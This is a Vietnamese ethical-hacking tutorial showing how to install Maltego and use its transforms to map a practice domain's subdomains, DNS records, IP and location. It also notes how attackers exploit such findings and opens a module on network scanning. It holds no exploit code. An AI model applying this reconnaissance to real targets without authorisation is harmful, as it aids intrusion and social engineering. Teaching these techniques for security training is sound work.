Khác với công cụ **Recon-ng** mà mình đã giới thiệu ở bài trước, Maltego cung cấp giao diện đồ họa giúp ta nhận ra các mối quan hệ này ngay lập tức và chính xác cao, thậm chí có thể nhìn thấy các kết nối ẩn.


Cài đặt công cụ Maltego

Maltego đã có sẵn trên hệ điều hành Parrot Security. Còn trên Windows, các bạn vào trang download của nó tại <https://www.maltego.com/downloads/>. Lưu ý để cài đặt được công cụ Maltego, máy các bạn phải có sẵn Java Runtime 11. Nếu chưa có thì các chọn vào tùy chọn .exe + Java (x64) để tải.

The screenshot shows the Maltego download page for Windows. It features a Windows logo icon followed by the text "Maltego for Windows". Below this is a dropdown menu labeled "SELECT A FILE TYPE" containing ".exe + Java (x64)". At the bottom is a large yellow button labeled "DOWNLOAD MALTEGO". Below the button, two hash values are listed: MD5 Hash: 2b4898076fac32e61d49de9cfa5608c9 and SHA256 Hash: f32243c75444b0dc7e429855850ba04ed36953f7e7f0a09f0db6c8a493df6ccb.


Tải công cụ Maltego

Sau khi cài đặt xong, mở cửa sổ ra Maltego sẽ yêu cầu chúng ta lựa chọn Production. Các bạn chọn **Maltego CE (Free)** cho mình.



Cửa sổ Product Selection

Sau khi nhấp vào, cửa sổ **Configure Maltego** xuất hiện. Các bạn làm theo hướng dẫn trên phần mềm và lưu ý là phải lên <https://www.maltego.com/ce-registration/> để đăng ký tài khoản nhé. Sau khi đăng nhập, các bạn đợi để phần mềm tự cài đặt:



Install transforms

Giao diện Maltego:




Giao diện chính của công cụ

Làm việc với Maltego

Trong khung bên trái của **Maltego GUI**, các bạn có thể thấy **Entity Palette** chứa danh sách các biến đổi tích hợp sẵn mặc định. Trong node **Infrastructure** bên dưới **Entity Palette**, có các thực thể như **AS, DNS Name, Domain, IPv4 Address, URL, Website, ...**

Chọn thực thể **Websites** và kéo vào Graph. Lúc này mặc định sẽ xuất hiện một đối tượng có URL là www.paterva.com.




Kéo thả thực thể Website vào Graph

Ta double click vào đối tượng và đổi tên thành URL mong muốn, ở đây mình chọn www.certifiedhacker.com. Sau đó click chuột phải và nhấn vào **All Transforms**.




click chuột phải và nhấn vào All Transforms

Các bạn tiếp tục nhấn vào **To Domains [DNS]**.




Nhấn vào tùy chọn To Domains [DNS]

Kết quả sẽ hiện ra những domain tương ứng với URL chúng ta truyền vào, là www.certifiedhacker.com và certifiedhacker.com.




Kết quả của To Domains [DNS]

Tiếp theo các bạn click chuột phải vào node vừa được tạo ra, chọn **All Transforms** và **To DNS Name [Using Name Schema diction...]**.



Áp dụng trên node mới


Kết quả như sau:



Kết quả To DNS Name [Using Name Schema dictionary]


Sau khi xác định sơ đồ domain, attacker sẽ cố gắng mô phỏng các kỹ thuật khai thác để lấy thông tin liên quan, ví dụ như tấn công brute-force hoặc dictionary để đăng nhập vào **ftp.certifiedhacker.com** và lấy thông tin bí mật.

Chúng ta sẽ thử một ví dụ khác, các bạn hãy xóa những name schemas vừa được tạo ra bằng cách chọn khỏi chúng rồi nhấn **Delete**.



Chọn khối các name schemas vừa tạo


Tiếp tục click phải vào đối tượng `certifiedhacker.com`, chọn **All Transforms** sau đó chọn **To DNS Name – SOA (Start of Authority)**. Kết quả trả về name server chính và email của quản trị viên domain.



Kết quả của DNS Name – SOA

Bằng cách trích xuất thông tin liên quan đến SOA, attacker sẽ tìm lỗ hổng trong dịch vụ và kiến trúc của mục tiêu và khai thác chúng.


Ta tiếp tục đến với ví dụ tiếp theo, các bạn xóa như bước trên, nhấn chuột phải vào **certifiedhacker.com**, chọn **All Transforms** và **To DNS Name – MX (mail server)**.



Lấy máy chủ email

Bằng cách xác định máy chủ trao đổi thư (email server), attacker sẽ có thể khai thác các lỗ hổng trong server và sử dụng để thực hiện các hoạt động độc hại như gửi thư rác, ...

Tiếp tục xóa node mail server vừa tạo ra, chuột phải, chọn **All Transforms** và **To DNS Name – NS (name server)**.



Danh sách các NS tìm được

Attacker có thể lợi dụng để khai thác name server và tấn công **DNS Hijacking, URL redirection, ...**

Tiếp theo chúng ta sẽ xóa những name server lẩn domain vừa tạo, chỉ để lại thực thể đầu tiên là **www.certifiedhacker.com**. Chuột phải vào thực thể đó, chọn **All Transforms** rồi **To IP Address [DNS]**.



Kết quả IP address của tên miền trên

Khi có IP, attacker có thể thực hiện các kĩ thuật scanning port để biết được những port và dịch vụ nào đang chạy. Attacker còn có thể dò quét lỗ hổng bảo mật, thậm chí là xâm nhập vào hệ thống.

Để biết vị trí, chúng ta nhấn chuột phải vào node IP, chọn **All Transforms** và **To location [city, country]**. Ta phát hiện được IP này ở Mỹ.



Kết quả cho thấy IP này ở Mỹ

Khi biết vị trí địa lý, attacker có thể tấn công **social engineering** bằng cách thực hiện cuộc gọi (**Vishing**) tới một cá nhân nhằm tận dụng thông tin nhạy cảm.

Như vậy qua các ví dụ trên, các bạn có thể thấy công cụ **Maltego** là một công cụ mạnh mẽ, hiệu quả và trực quan để thực hiện thăm dò về mục tiêu. Maltego còn nhiều chức năng khác, các bạn có thể tự tìm hiểu thêm.


Mô-đun 3. Phần 1: Network Scanning là gì?

Ở Mô-đun 2 chúng ta đã tìm hiểu xong về **giai đoạn footprinting** – là giai đoạn đầu tiên của việc hacking, giai đoạn này attacker thu được thông tin chính về mục tiêu. Sau đó, attacker sử dụng thông tin này trong giai đoạn **scanning** để thu thập thêm thông tin chi tiết hơn về mục tiêu đó.

Tổng quan về Network Scanning

Scanning là quá trình thu thập thông tin chi tiết về mục tiêu bằng cách sử dụng các kỹ thuật trinh sát phức tạp và thực hiện một cách chủ động. **Network scanning** (dò quét mạng) để cập đến một tập hợp các thủ tục được sử dụng để xác định server, port và các dịch vụ trong mạng. Dò quét mạng cũng được sử dụng để tìm các máy đang hoạt động trong mạng và xác định hệ điều hành đang chạy trên máy mục tiêu.

Đây là một trong những giai đoạn thu thập thông tin tình báo quan trọng nhất đối với attacker, cho phép attacker tạo hồ sơ về mục tiêu. Trong quá trình scanning, attacker có gắng thu thập thông tin như các IP có thể được truy cập trực tiếp qua mạng internet, thu thập kiến trúc hệ thống và hệ điều hành cũng như các port đang mở 